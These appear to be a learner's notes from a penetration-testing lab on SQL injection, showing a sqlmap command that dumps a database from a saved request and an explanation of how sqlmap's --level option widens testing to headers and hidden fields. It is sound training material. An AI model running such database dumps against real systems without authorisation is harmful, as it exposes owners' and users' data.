
After we get the results, he dumps the whole thing. I though we needed to go step by step.



```
┌──(kali㉿kali)-[~/peh/sqli]
└─$ sqlmap -r req2.txt --level=2 --dump
```

Actually this will generate a lot of data, it is best to get the table we want to dump. If we want everything sure, be my guest, here we just need one table.

It looks like the --level parameter we run the sqlmap command with makes a big difference.



It looks like the --level parameter we run the sqlmap command with makes a big difference.

Yes, the `--level` parameter in SQLMap significantly affects the scope and depth of its testing. Understanding how it works can help you tailor your SQLMap runs to the scenario you're dealing with, optimizing for speed or thoroughness as needed.

What Does `--level` Do?

The `--level` parameter controls the extent of SQLMap's testing by determining which parts of the request and which types of payloads are tested for SQL injection. It ranges from `1` (default, basic) to `5` (comprehensive).

Here's how it influences SQLMap's behavior:

Level	Behavior
`1`	Default and minimal testing. Only tests obvious injection points such as query parameters in the URL or POST body. It's faster but less likely to identify obscure vulnerabilities.
`2`	Includes additional parameters, such as HTTP headers (e.g., `User-Agent`, `Referer`, `Cookie`) and some lesser-used parameters.
`3`	Further extends testing to include injection points in parameter values that aren't commonly tested, such as custom headers, multipart POST requests, or JSON data.
`4-5`	Performs exhaustive testing, covering all potential input sources, including unconventional ones (like hidden form fields). It will also test more complex payloads, making it much slower and more resource-intensive. Higher levels may trigger security measures (e.g., rate-limiting, WAFs) in the target application.

There we go.

And, this concludes my suspects. There could be hidden form fields in these requests.